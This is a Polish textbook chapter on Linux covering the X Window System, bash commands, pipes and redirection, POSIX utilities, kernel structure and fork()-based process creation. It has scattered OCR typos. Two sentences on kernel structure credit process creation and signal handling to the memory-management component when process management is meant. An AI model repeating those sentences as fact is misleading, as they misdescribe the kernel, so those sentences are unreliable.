Graficzne interfejsy użytkownika w systemie Linux są obsługiwane przez system okien X Window System (nazywany często X11 lub po prostu X), który definiuje protokoły komunikacji i wyświetlania niezbędne do prezentacji okien na ekranach bitmapowych przez systemy UNIX (i pokrewne). Głównym komponentem systemu X jest serwer kontrolujący takie urządzenia jak klawiatura, mysz czy ekran oraz odpowiedzialny za przekierowywanie danych wejściowych lub akceptację danych wyjściowych programów klienckich. Właściwe środowisko GUI zwykle jest budowane ponad niskopoziomową biblioteką `Xlib` zawierającą funkcję niezbędną do interakcji z serwerem X. Interfejs graficzny rozszerza podstawowy zbiór funkcji systemu X11 o bogatszy widok okien, przyciski, menu, ikony i wiele innych opcji. Serwer X można uruchomić ręcznie z poziomu wiersza poleceń, jednak zwykle jest uruchamiany przez menedżera ekranu (wyświetlającego ekran logowania z elementami graficznymi) w trakcie uruchamiania systemu operacyjnego.

Użytkownicy korzystający z systemu Linux za pośrednictwem interfejsu graficznego mogą m.in. uruchamiać aplikacje lub otwierać pliki, klikając odpowiedni przycisk myszy, a także

kopiować pliki z jednego folderu do innego, przenosząc je i upuszczając. Co więcej, użytkownicy mogą uruchomić emulator terminala (*xterm*) zapewniający im dostęp do prostego interfejsu wiersza poleceń systemu operacyjnego. Omówimy ten interfejs w kolejnym punkcie.

10.2.3. Powłoka

Mimo że systemy linuksowe oferują graficzny interfejs użytkownika, większość programistów i bardziej doświadczonych użytkowników nadal decyduje się na korzystanie z interfejsu wiersza poleceń, tzw. *powłoki* (ang. *shell*). Użytkownicy z tej grupy często uruchamiają jedno lub wiele okien powłoki w graficznym interfejsie użytkownika, aby wygodnie pracować w kilku oknach jednocześnie. Interfejs wiersza poleceń powłoki jest dużo szybszy w działaniu, rozszerzalny, oferuje większe możliwości i nie wymusza na użytkowniku nieustannego posługiwania się myszą. Poniżej oględzie omówimy powłokę *bash*, którą stworzono na bazie oryginalnej powłoki systemu UNIX nazywanej *powłoką Bourne'a* (ang. *Bourne shell*), napisanej przez Steve'a Bourne'a z Bell Labs. Co ciekawe, nazwa *bash* jest akronimem słów *Bourne Again SHeLL* (dosł. znów powłoka Bourne'a; fonetycznie odrodzona powłoka). Istnieje też wiele innych powłok (w tym *ksh*, *csh* itp.), ale właśnie *bash* jest powłoką domyślną w większości systemów Linux.

Uruchomiona powłoka po zainicjalizowaniu wyświetla na ekranie *znak zachęty* (ang. *prompt*), czyli w większości przypadków symbol procentów lub dolara, i czeka na wiersz polecenia wpisany przez użytkownika.

Kiedy użytkownik wpisuje wiersz poleceń, powłoka wyodrębnia pierwsze słowo tego wiersza — zakłada, że w tym miejscu wskazano nazwę programu do uruchomienia, próbuje ten program odnaleźć i (jeśli poszukiwania zakończą się sukcesem) uruchamia odpowiedni plik wykonywalny. Powłoka wstrzymuje swoje działanie do czasu zakończenia pracy przez ten program. Dopiero wówczas jest gotowa do odebrania i wykonania następnego polecenia. Warto przy tej okazji podkreślić, że powłoka jest zwykłym programem użytkownika. Do jej działania w zupełności wystarczy zdolność odczytywania znaków z klawiatury, wyświetlania komunikatów na monitorze i uruchamiania innych programów.

Polecenia mogą otrzymywać argumenty, które należy przekazywać do wywoływanych programów w formie łańcuchów znaków. I tak polecenie w postaci:

```
cp src dest
```

uruchamia program *cp* z dwoma argumentami: *src* i *dest*. Wywołany program interpretuje pierwszy argument jako nazwę istniejącego pliku, po czym kopiuje ten plik, nadając powstałej kopii nazwę reprezentowaną przez drugi argument.

Nie wszystkie argumenty reprezentują nazwy plików; np. w następującym poleceniu:

```
head -20 file
```

pierwszy argument (-20) nakazuje programowi *head* wyświetlenie pierwszych dwudziestu wierszy pliku *file* (zamiast domyślnych dziesięciu wierszy). Argumenty sterujące działaniem programu lub reprezentujące wartości opcjonalne określa się mianem *flag*. Zgodnie z konwencją poprzedza się je znakiem myślnika. Myślnik jest niezbędny, aby uniknąć niejednoznaczności, ponieważ np. polecenie w postaci:

```
head 20 file
```

jest w pełni prawidłowe i powoduje wyświetlanie przez polecenie *head* początkowych dziesięciu wierszy pliku nazwanego *20* oraz pierwszych dziesięciu wierszy pliku nazwanego *file*. Większość polecień systemu Linux akceptuje wiele flag i argumentów.

Aby ułatwić użytkownikom definiowanie nazw wielu plików, powłoka akceptuje tzw. *znaki magiczne*, nazywane też *symbolami wieloznacznymi* (ang. *wild cards*). I tak symbol gwiazdki (*) reprezentuje wszystkie możliwe łańcuchy, zatem polecenie:

```
ls *.c
```

nakazuje programowi `ls` wygenerowanie listy wszystkich plików, których nazwy kończą się rozszerzeniem `.c`. Oznacza to, że gdyby istniały plik `x.c`, `y.c` oraz `z.c`, powyższe polecenie byłoby równoważne poleceniu w postaci:

```
ls x.c y.c z.c
```

Innym powszechnie stosowanym symbolem wieloznaczny jest znak zapytania, który reprezentuje dowolny znak. Lista znaków umieszczonych pomiędzy nawiasami kwadratowymi powoduje, że zostanie wybrany jeden z wymienionych znaków, zatem polecenie:

```
ls [ape]*
```

wyświetli listę plików, których nazwy rozpoczynają się od litery a, p lub e.

Programy podobne do powłoki nie muszą otwierać terminala (klawiatury i monitora), aby odczytywać znaki wejściowe i zapisywać znaki wyjściowe. Zamiast otwierać terminal, uruchamiana powłoka (jak każdy inny program) automatycznie uzyskuje dostęp do pliku nazywanego *standardowym wejściem* (ang. *standard input*), pliku nazywanego *standardowym wyjściem* (ang. *standard output*) oraz pliku nazywanego *standardowym błędem* (ang. *standard error*), które odpowiednio umożliwiają odczyt danych wejściowych, zapis normalnych danych wynikowych oraz zapis komunikatów o błędach. W normalnych warunkach wszystkie trzy pliki domyślnie wskazują na terminal, zatem standardowe wejście daje dostęp do znaków wpisywanych na klawiaturze, a standardowe wyjście i standardowy błąd reprezentują ekran. Wiele programów systemu Linux domyślnie odczytuje dane właśnie ze standardowego wejścia i zapisuje dane w standardowym wyjściu. Polecenie w tej formie:

```
sort
```

wywoła program `sort`, który odczyta wiersze z terminala (aż użytkownik naciśnie kombinację klawiszy `Ctrl+D` oznaczającą koniec pliku), posortuje je w porządku alfabetycznym i wyświetli wynik sortowania na ekranie.

Istnieje też możliwość przekierowania standardowego wejścia i standardowego wyjścia, co w wielu przypadkach jest wyjątkowo przydatne. Do przekierowania standardowego wejścia służy znak mniejszości (<), po którym należy wskazać nazwę pliku wejściowego. Podobnie do przekierowania standardowego wyjścia służy znak większości (>). Istnieje możliwość jednoczesnego (w ramach jednego polecenia) przekierowania zarówno wejścia, jak i wyjścia. Polecenie w postaci:

```
sort <in >out
```

spowoduje, że program `sort` pobierze swoje dane wejściowe z pliku `in` i zapisze swoje dane wyjściowe (wynikowe) w pliku `out`. Ponieważ standardowy błąd nie został przekierowany, ewentualne komunikaty o błędach zostaną wyświetcone na ekranie. Program odczytujący swoje dane ze standardowego wejścia, przetwarzający je i kierujący dane wynikowe do standardowego wyjścia określa się mianem *filtra*.

Przeanalizujmy teraz następujący wiersz składający się z trzech odrębnych poleceń:

```
sort <in >temp; head -30 <temp; rm temp
```

Pierwsze polecenie uruchamia program sort, który pobiera dane wejściowe z pliku *in* i zapisuje dane wyjściowe w pliku *temp*. Po zakończeniu wykonywania tego programu powłoka uruchomi narzędzie head, którego zadaniem jest wyświetlenie pierwszych trzydziestu wierszy pliku *temp* — wybrane wiersze trafią na standardowe wyjście, czyli domyślnie terminal. I wreszcie ostatnie polecenie rm usuwa plik tymczasowy *temp*. Plik nie jest umieszczany w koszu. Jest na trwałe usuwany.

Często zdarza się, że pierwszy program wskazany w wierszu poleceń generuje dane wynikowe, które są wykorzystywane w roli danych wejściowych następnego programu. W powyższym przykładzie wykorzystaliśmy do składowania tych danych plik *temp*. Okazuje się jednak, że system Linux oferuje prostszą konstrukcję umożliwiającą realizację tego samego zadania. W następującym poleceniu:

```
sort <in | head -30
```

znak pionowej linii, nazywany *symbolem potoku* (ang. *pipe symbol*), określa, że dane wynikowe wygenerowane przez program sort mają być wykorzystane w roli danych wejściowych polecenia head, co eliminuje konieczność tworzenia, stosowania i usuwania pliku tymczasowego. Sekwencja wyrażeń połączonych symbolami pionowej linii, którą określa się mianem *potoku* (ang. *pipeline*), może zawierać dowolną liczbę poleceń. Poniżej przedstawiono przykład potoku złożonego z czterech takich komponentów:

```
grep ter *.t | sort | head -20 | tail -5 >foo
```

Potok w tej formie spowoduje skierowanie na standardowe wyjście wszystkich wierszy zawierających łańcuch "ter" w plikach, których nazwy kończą się rozszerzeniem *.t*. Polecenie head wybiera pierwsze 20 wierszy z posortowanych danych, po czym przekazuje te wiersze do polecenia tail, które zapisuje w pliku *foo* ostatnich pięć spośród dwudziestu otrzymanych wierszy (czyli wiersze od 16. do 20.). Mamy tutaj do czynienia z przykładem użycia oferowanych przez system Linux bloków składowych (wielu połączonych filtrów), z których każdy wykonuje określone zadanie, oraz mechanizmu ich łączenia na niemal nieograniczone sposoby.

Linux jest uniwersalnym systemem wieloprogramowym. Pojedynczy użytkownik może uruchomić wiele programów jednocześnie, każdy w odrębnym procesie. Składnia powłoki dla procesów uruchamianych w tle sprowadza się do zakończenia powłoki symbolem &. Oznacza to, że polecenie w postaci:

```
wc -l <a >b &
```

uruchomi program licznika słów (wc) w trybie zliczania wierszy (flaga -l) w pliku wejściowym (*a*). Dane wynikowe tego programu zostaną zapisane w pliku wyjściowym *b*, a cała operacja będzie wykonywana w tle. Zaraz po wpisaniu polecenia w tej formie powłoka ponownie wyświetla znak zachęty i jest gotowa do otrzymania i obsługi następnego polecenia. W tle można wykonywać także całe potoki, oto prosty przykład:

```
sort <x | head &
```

Oznacza to, że można wykonywać wiele potoków jednocześnie.

Istnieje nawet możliwość umieszczenia listy poleceń powłoki w pliku i uruchomienia jej z tym plikiem w roli standardowego wejścia. W takim przypadku inna powłoka przetwarza kolejno te polecenia, tak jakby miały postać poleceń wpisanych bezpośrednio z użyciem klawiatury. Pliki zawierające polecenia powłoki określa się mianem *skryptów powłoki* (ang. *shell scripts*). Skrypty powłoki mogą przypisywać wartości zmiennym powłoki w celu ich późniejszego odczytania i wykorzystania. Skrypty powłoki mogą też otrzymywać parametry oraz stosować konstrukcje if, for, while i case. Skrypt powłoki jest więc programem napisanym w języku powłoki.

Alternatywnym rozwiązaniem jest powłoka Berkeley C, którą zaprojektowano z myślą o upodobnieniu skryptów powłoki (i ogólnie języka poleceń) do programów języka C. Ponieważ powłoka to tylko jeden z programów użytkownika, wielu programistów zdecydowało się zaimplementować i opublikować własne powłoki. Użytkownicy mogą swobodnie wybrać tę powłokę, która odpowiada im najbardziej.

10.2.4. Programy użytkowe systemu Linux

W systemie Linux interfejs wiersza poleceń (powłoki) składa się z ogromnej liczby standardowych programów użytkowych. W największym uproszczeniu można te programy podzielić na sześć kategorii:

1. Polecenia operujące na plikach i katalogach.
2. Filtry.
3. Narzędzia stworzone z myślą o wytwarzaniu oprogramowania, w tym edytory i kompilatory.
4. Edytory tekstu.
5. Narzędzia do administrowania systemem.
6. Różne

Standard POSIX 1003.1-2008 określa składnię i semantykę zaledwie około 150 takich programów (poleceń) w zdecydowanej większości mieszczących się w pierwszych trzech kategoriach. Koncepcja standaryzacji tych poleceń miała na celu umożliwienie wszystkim użytkownikom pisania skryptów korzystających z odpowiednich programów i działających we wszystkich systemach Linux.

Oprócz tych standardowych programów użytkowych istnieje mnóstwo programów aplikacyjnych, w tym tak popularne produkty jak przeglądarki internetowe, przeglądarki obrazów itp.

Przeanalizujmy teraz kilka konkretnych przykładów tego rodzaju programów. Zaczniemy od programów operujących na plikach i katalogach. Polecenie w postaci:

```
cp a b
```

kopiuje plik *a* do pliku *b*, pozostawiając oryginalny plik nienaruszony. Dla odmiany polecenie:

```
mv a b
```

kopiuje plik *a* do pliku *b*, ale też usuwa oryginalny plik. W efekcie polecenie *mv* przenosi plik, zamiast sporządzać jego kopię (w rozumieniu potocznym). Za pomocą polecenia *cat* można konkatenować wiele plików — polecenie *cat* odczytuje wskazane pliki wejściowe i kopiuje kolejno ich zawartość na standardowe wyjście. Pliki można usuwać za pomocą polecenia *rm*. Polecenie *chmod* umożliwia właścielowi pliku zmianę bitów uprawnień, aby rozszerzać lub ograniczać dostęp do danego pliku. Katalogi można tworzyć i usuwać odpowiednio za pomocą polecień *mkdir* i *rmdir*. Do generowania list plików zawartych we wskazanych katalogach służą polecenie *ls*, które obsługuje wiele flag określających m.in. zakres wyświetlanych informacji o plikach (jak rozmiar, właściciel, grupa czy data utworzenia), porządek sortowania (np. alfabetyczny, według czasu ostatniej modyfikacji, porządek odwrócony itp.) oraz układ na ekranie.

W tym rozdziale mieliśmy już okazję analizować działanie kilku filtrów: *grep* wyodrębnia ze standardowego wejścia bądź jednego lub wielu plików wejściowych wiersze zawierające określony wzorzec; *sort* sortuje swoje dane wejściowe i zapisuje je w standardowym wyjściu; *head* wyodrębnia ze swoich danych wejściowych określona liczbę początkowych wierszy; *tail* wyodrębnia

z danych wejściowych końcowe wiersze. Do pozostałych filtrów zdefiniowanych w dokumencie 1003.2 należą m.in. cut i paste, które odpowiednio umożliwiają wycinanie i wklejanie kolumn tekstu w plikach; polecenie od, które konwertuje dane wejściowe (zwykle binarne) na tekst ASCII w systemie ósemkowym, dziesiętnym lub szesnastkowym; polecenie tr, które konwertowało znaki (np. małe na wielkie litery), oraz polecenie pr, które formatuje dane wynikowe dla drukarki (włącznie z takimi opcjami jak dodawane nagłówki, numery stron itp.).

Do najczęściej stosowanych kompilatorów i narzędzi programistycznych należą polecenie gcc (wywołujące kompilator języka C) oraz ar (umieszczające procedury bibliotek w plikach archiwów).

Innym ważnym narzędziem jest make, czyli polecenie wykorzystywane do zarządzania dużymi programami, których kod obejmuje wiele plików. Część tych plików zwykle ma postać tzw. *plików nagłówkowych* (ang. *header files*) zawierających m.in. deklaracje typów, zmiennych i makr. Deklaracje umieszczone w plikach nagłówkowych dołączają się do właściwych plików źródłowych z wykorzystaniem specjalnej dyrektywy include. Takie rozwiązanie umożliwia współdzielenie tych samych deklaracji przez dwa pliki z kodem źródłowym lub większą ich liczbę. Jeśli jednak plik nagłówkowy zostanie zmodyfikowany, programista będzie musiał znaleźć wszystkie pliki źródłowe zależne od zmienionego pliku i ponownie je skompilować. Zadaniem programu make jest m.in. śledzenie plików zależnych od poszczególnych plików nagłówkowych, aby automatycznie kompilować właściwe składniki programu. Niemal wszystkie programy tworzone dla systemu Linux (może z wyjątkiem tych naprawdę małych) są kompilowane właśnie z użyciem narzędzia make.


Wybrane programy użytkowe wskazane w standardzie POSIX wymieniono i krótko opisano w tabeli 10.1. Przedstawione narzędzia są oferowane przez wszystkie systemy Linux (choć oczywiście nie są to jedyne programy dostępne w tych systemach).

Tabela 10.1. Wybrane, najbardziej popularne programy użytkowe systemu Linux narzucone przez standard POSIX

Program	Typowe zastosowanie
cat	Konkatenuje wiele plików i przekazuje wynik konkatenacji na standardowe wyjście
chmod	Zmienia ustawienia ochrony pliku
cp	Kopiuje jeden lub wiele plików
cut	Wycina kolumny tekstu ze wskazanego pliku
grep	Przeszukuje plik pod kątem zawierania określonego wzorca
head	Wyodrębnia z pliku określoną liczbę początkowych wierszy
ls	Generuje listę plików zawartych we wskazanym katalogu
make	Kompiluje plik, aby skonstruować jego wersję binarną
mkdir	Tworzy katalog
od	Tworzy ósemkowy zrzut pliku
paste	Wkleja do pliku kolumny tekstu
pr	Formatuje plik na potrzeby drukowania
ps	Wyświetla listę działających procesów
rm	Usuwa jeden lub wiele plików
rmdir	Usuwa katalog
sort	Sortuje wiersze zawarte we wskazanym pliku zgodnie z porządkiem alfabetycznym
tail	Wyodrębnia z pliku określoną liczbę końcowych wierszy
tr	Tłumaczy dwa zbiory znaków

10.2.5. Struktura jądra

Na rysunku 10.1 pokazano ogólną strukturę systemu operacyjnego Linux. Przyjrzyjmy się teraz strukturze samego jądra tego systemu, aby następnie przystąpić do analizy poszczególnych składników jądra, jak mechanizm szeregowania czy system plików (patrz rysunek 10.2).



Rysunek 10.2. Struktura jądra systemu operacyjnego Linux

Jądro znajduje się bezpośrednio nad warstwą sprzętową i umożliwia interakcję z urządzeniami wejścia-wyjścia oraz jednostką zarządzania pamięcią, a także kontroluje dostęp do czasu procesora. Na najniższym poziomie samego jądra (patrz rysunek 10.2) znajdują się procedury obsługi przerwań, czyli podstawowe mechanizmy interakcji z urządzeniami, oraz niskopoziomowy mechanizm przydziałów, tzw. *dyspozytor* (ang. *dispatcher*). Funkcje tego mechanizmu są wykorzystywane przy okazji każdego wystąpienia przerwania. Niskopoziomowy kod dyspozytora zatrzymuje wówczas wykonywany proces, zapisuje jego stan w strukturach procesów jądra i uruchamia odpowiedni sterownik. Mechanizm przydziałów jest wykorzystywany także w momencie zakończenia wykonywania bieżącej operacji przez jądro, kiedy można wrócić do wykonywania ostatniego procesu użytkownika. Kod dyspozytora jest pisany w asemblerze i nie powinien być mylony z mechanizmami szeregowania zadań.

Możemy teraz podzielić trzy różne podsystemy jądra na trzy główne komponenty. Komponent wejścia-wyjścia na rysunku 10.2 obejmuje wszystkie składniki jądra odpowiedzialne za interakcję z urządzeniami, operacje sieciowe i operacje wejścia-wyjścia związane z utrwalaniem danych. Na najwyższym poziomie wszystkie operacje wejścia-wyjścia są zintegrowane z warstwą *wirtualnego systemu plików* (ang. *Virtual File System — VFS*). Oznacza to, że na najwyższym poziomie operacja odczytu pliku (niezależnie czy składowanego w pamięci, czy na dysku) nie różni się od operacji odczytu znaku wejściowego z terminala. Na najniższym poziomie wszystkie operacje wejścia-wyjścia przechodzą przez ten sam sterownik urządzenia. Wszystkie sterowniki urządzeń klasyfikuje się albo jako sterowniki urządzeń znakowych, albo jako sterowniki urządzeń blokowych (najważniejszą różnicą dzielącą te urządzenia jest możliwość wykonywania operacji poszukiwania

i swobodnego dostępu w przypadku urządzeń blokowych oraz brak tej możliwości w przypadku urządzeń znakowych). Technicznie urządzenia sieciowe są w istocie urządzeniami znakowymi, choć ich obsługa jest nieco inna, stąd decyzja o wyodrębnieniu tej kategorii (jak na rysunku).

Kod jądra znajdujący się ponad sterownikami urządzeń zależy od rodzaju obsługiwanej urządzenia. Urządzenia znakowe można wykorzystywać na dwa sposoby. Niektóre programy, jak wizualne edytory (np. *vi* oraz *emacs*), traktują każde naciśnięcie klawisza jako rodzaj odrębnego żądania. Taką możliwość oferuje terminal TTY. Inne programy, w tym powłoka, operują raczej na wierszach i umożliwiają użytkownikom edycję całego wiersza przed naciśnięciem klawisza *Enter* — dopiero wówczas gotowy wiersz jest wysyłany do programu. W takim przypadku strumień znaków z urządzenia terminala zostaje przekazany z wykorzystaniem specjalnego protokołu obsługi i podlega odpowiedniemu formatowaniu.

Oprogramowanie sieciowe często ma charakter modułowy, co oznacza, że poszczególne składniki odpowiadają za obsługę różnych urządzeń i protokołów. Warstwa ponad sterownikami sieciowymi obsługuje rodzaj funkcji routingu, która odpowiada za kierowanie właściwych pakietów do właściwych urządzeń lub procedur obsługujących protokół. Większość systemów Linux oferuje kompletnie zbior funkcyjnych routerów w ramach jądra, jednak ich wydajność jest niższa niż w przypadku routerów sprzętowych. Ponad kodem routera znajduje się właściwy stos protokołu, który zawsze obejmuje protokoły IP i TCP (ale też wiele innych protokołów). Na najwyższym poziomie znajduje się interfejs gniazd, który umożliwia programom tworzenie gniazd dla konkretnych sieci i protokołów (dla każdego utworzonego gniazda interfejs zwraca deskryptor pliku niezbędnego do dalszego korzystania z tego gniazda).

Nad sterownikami dysków znajduje się *koordynator wejścia-wyjścia* (ang. *I/O scheduler*), który odpowiada za porządkowanie i realizację żądań operacji dyskowych w sposób maksymalnie ograniczający liczbę niezbędnych ruchów głowicy lub gwarantujący zgodność ze strategią przyjętą w danym systemie.

Na szczytce kolumny urządzenia blokowego znajdują się systemy plików. Linux może oferować (i oferuje) wiele współistniejących i stosowanych jednocześnie systemów plików. Aby ukryć poważne różnice w architekturze, dzielące poszczególne urządzenia przed implementacją systemu plików, jądro systemu Linux stosuje ogólną warstwę urządzeń blokowych, czyli wspólną abstrakcję wykorzystywaną przez wszystkie systemy plików.

W prawej części rysunku 10.2 pokazano pozostałe dwa ważne komponenty jądra systemu operacyjnego Linux. Komponenty odpowiadają za realizację zadań związanych z zarządzaniem pamięcią i procesami. Do zadań związanych z zarządzaniem pamięcią należą utrzymywanie odwzorowań pamięci wirtualnej w pamięć fizyczną, buforowanie ostatnio wykorzystywanych stron w pamięci podręcznej i implementowanie przemyślonej strategii wymiany stron oraz przenoszenie do pamięci (na żądanie) nowych stron z niezbędnym kodem i danymi.

Najważniejszym zadaniem komponentu odpowiedzialnego za zarządzanie pamięcią jest tworzenie i kończenie procesów. Opisywany komponent obejmuje *mechanizm koordynujący*, szeregujący (ang. *scheduler*), który wybiera proces (a raczej wątek) wykonywany w pierwszej kolejności. Jak dowiemy się z następnego podrozdziału, jądro systemu Linux traktuje zarówno procesy, jak i wątki jako byty wykonywalne, których wykonywanie wymaga koordynacji zgodnie z globalną strategią szeregowania. I wreszcie komponent zarządzający pamięcią obejmuje mechanizmy obsługi sygnałów.

Mimo że te trzy komponenty są reprezentowane na powyższym rysunku jako odrębne struktury, w praktyce pozostają ściśle ze sobą powiązane. Systemy plików zwykle uzyskują dostęp do plików za pośrednictwem urządzeń blokowych. Okazuje się jednak, że aby ukryć opóźnienia związane z dostępem do zasobów dyskowych, pliki są kopowane do pamięci podręcznej stron

w ramach pamięci głównej. Co więcej, niektóre pliki mogą być tworzone dynamicznie i występuwać wyłącznie w formie reprezentacji w pamięci głównej (tak jest np. w przypadku plików obejmujących informacje o wykorzystaniu zasobów w czasie wykonywania programu). System pamięci wirtualnej może też wykorzystywać specjalną partycję dyskową lub obszaru wymiany (w odpowiednim pliku) do składowania kopii fragmentów pamięci głównej w razie konieczności zwalniania pewnych stron — wówczas system pamięci wirtualnej musi współpracować z komponentem wejścia-wyjścia. Istnieje też wiele innych wzajemnych zależności pomiędzy opisanymi komponentami.

Oprócz statycznych komponentów jądra system Linux obsługuje moduły ładowane dynamicznie. Można te moduły wykorzystywać do dodawania lub zastępowania domyślnych sterowników urządzeń, systemu plików, mechanizmów sieciowych i innych obszarów kodu jądra. Moduły tego typu nie zostały uwzględnione na rysunku 10.2.

I wreszcie na samym szczycie struktury jądra znajduje się interfejs wywołań systemowych. Wszystkie wywołania systemowe trafiają właśnie do tego interfejsu i wywołują procedury pułapek, które z kolei przełączają tryb wykonywania (z trybu użytkownika do chronionego trybu jądra) i przekazują kontrolę do jednego z opisanych powyżej komponentów jądra.

10.3. PROCESY W SYSTEMIE LINUX

W poprzednich podrozdziałach zaczeliśmy opisywać system operacyjny Linux z perspektywy klawiatury, a konkretnie tego, co widzi użytkownik korzystający z okna terminala *xterm*. Omówiliśmy przykłady najczęściej stosowanych poleceń powłoki i programów użytkowych. Zakończyliśmy tą część analizy krótką charakterystką struktury systemu Linux. Najwyższy czas nieco bliżej przyjrzeć się jego jądru i szczegółowo omówić podstawowe elementy systemu, w tym procesy, pamięć, system plików oraz wejście-wyjście. Wymienione pojęcia są o tyle ważne, że właśnie na nich operują wywołania systemowe (czyli interfejs dla samego systemu operacyjnego). Istnieją np. wywołania tworzące procesy i wątki, przydzielające pamięć, otwierające pliki i wykonujące operacje wejścia-wyjścia.

Istnieje jednak bardzo wiele wersji Linuksa, pomiędzy którymi występują dość istotne różnice. W tym rozdziale skoncentrujemy się więc na aspektach wspólnych dla wszystkich tych wersji, zamiast skupiać uwagę na szczegółowych elementach jednej, wybranej wersji. Oznacza to, że treść niektórych punktów (szczególnie tych poświęconych konkretnym implementacjom) może się okazać niezgodna ze wszystkimi systemami z rodziną Linux.

10.3.1. Podstawowe pojęcia

Najważniejszymi aktywnymi składnikami systemu Linux są procesy. Procesy Linuksa bardzo przypominają klasyczne, sekwencyjne procesy opisane w rozdziale 2. Każdy proces wykonuje pojedynczy program i początkowo obejmuje jeden wątek sterowania. Innymi słowy, program dysponuje pojedynczym licznikiem wykorzystywanym do śledzenia następnego rozkazu do wykonania. Linux umożliwia tak uruchomionemu procesowi utworzenie dodatkowych wątków.

Linux jest systemem wieloprogramowym, zatem dużo niezależnych procesów może być wykonywanych jednocześnie. Co więcej, każdy użytkownik może jednocześnie dysponować wieloma aktywnymi procesami, co oznacza, że w wielkim systemie mogą istnieć setki lub nawet tysiące równolegle wykonywanych procesów. W praktyce na większości stacji roboczych obsługujących

pojedynczych użytkowników działają (nawet w czasie, w którym ci użytkownicy nie wykonują żadnych operacji) dziesiątki procesów wykonywanych w tle, tzw. *demonów* (ang. *daemons*). Procesy demonów są uruchamiane przez skrypt powłoki w czasie uruchamiania systemu.

Typowym przykładem takiego procesu jest demon cron. Wspomniane narzędzie budzi się co minutę, aby sprawdzić, czy nie należy wykonać jakiegoś zadania. Jeśli takie zadanie istnieje, demon cron wykonuje je, po czym ponownie przechodzi w stan uśpienia do czasu następnej aktywacji.

Demon cron jest niezbędny, ponieważ system Linux oferuje możliwość planowania zadań wykonywanych co minutę, co godzinę, codziennie lub nawet co miesiąc. Przypuśćmy, że użytkownik jest umówiony na wizytę u stomatologa na godzinę 15 w najbliższy wtorek. Użytkownik może wówczas zdefiniować w bazie danych cron wpis powodujący alarm dźwiękowy np. o godzinie 14:30. We wtorek o wyznaczonej godzinie demon cron odkryje zaplanowane zadanie i uruchomi program alarmu w formie nowego procesu.

Demon cron jest wykorzystywany także do wykonywania operacji cyklicznych, jak sporządzanie kopii zapasowych codziennie o godzinie 4 nad ranem czy przypominanie zapominalskim użytkownikom 31 października, aby przygotowali słodycze do wręczenia dzieciom świętującym Halloween zabawą „cukierek albo psikus”. Inne demony obsługują przychodząą i wychodzącą pocztę elektroniczną, zarządzają kolejką zadań drukarki wierszowej, sprawdzają liczbę wolnych stron w pamięci itp. Implementowanie demonów systemu operacyjnego Linux jest łatwe, ponieważ każdy z nich ma postać odrębnego procesu (niezależnego od wszystkich pozostałych procesów).

Procesy systemu Linux są tworzone w wyjątkowo prosty sposób. Wywołanie systemowe fork tworzy wierną kopię oryginalnego procesu. Proces korzystający z tego wywołania określa się mianem *procesu-rodzica*, procesu macierzystego (ang. *parent process*). Nowy proces jest nazywany procesem-dzieckiem lub *procesem potomnym* (ang. *child process*). Zarówno proces macierzysty, jak i proces potomny dysponuje własnym, prywatnym obrazem pamięci. Jeśli po użyciu wywołania fork rodzic zmieni wartość którejś ze swoich zmiennych, modyfikacja nie będzie widoczna z perspektywy dziecka (i odwrotnie).

Proces macierzysty współdzieli z procesem potomnym otwarte pliki. Oznacza to, że jeśli jakiś plik zostanie otwarty przez rodzica przed użyciem wywołania systemowego fork, plik pozostanie otwarty zarówno dla rodzica, jak i dla dziecka. Zmiany wprowadzone przez jeden z tych procesów są więc widoczne dla drugiego. Taki model jest o tyle logiczny, że tego rodzaju zmiany stają się widoczne także dla wszystkich innych, niespokrewnionych procesów, które otwierają modyfikowany plik.

Identyczność obrazów pamięci, zmiennych, rejestrów i wszystkich innych aspektów procesu macierzystego i procesu potomnego prowadzi do pewnego utrudnienia — skąd te procesy mają „wiedzieć”, który z nich wykonuje kod rodzica, a który kod dziecka? Wywołanie systemowe fork zwraca procesowi potomnemu wartość 0; to samo wywołanie procesowi macierzystemu zwraca wartość niezerową reprezentującą identyfikator **PID** (od ang. *Process IDentifier*) procesu potomnego. Oba procesy zwykle sprawdzają zwracaną wartość i od tego uzależniają dalsze działanie (patrz listing 10.1).

Listing 10.1. Tworzenie procesu w systemie Linux

```
pid = fork( ); /* jeśli wywołanie fork zakończy się pomyślnie, w procesie rodzica pid > 0 */
if (pid < 0) {
    handle_error( ); /* wywołanie fork zakończone niepowodzeniem (wskutek zapelnionej pamięci lub
                      tablicy procesów) */
```

```
 } else if (pid > 0) {  
     /* w tym miejscu należy umieścić kod rodzica */ /*/  
 } else {  
     /* w tym miejscu należy umieścić kod dziecka */ /*/  
 }
```

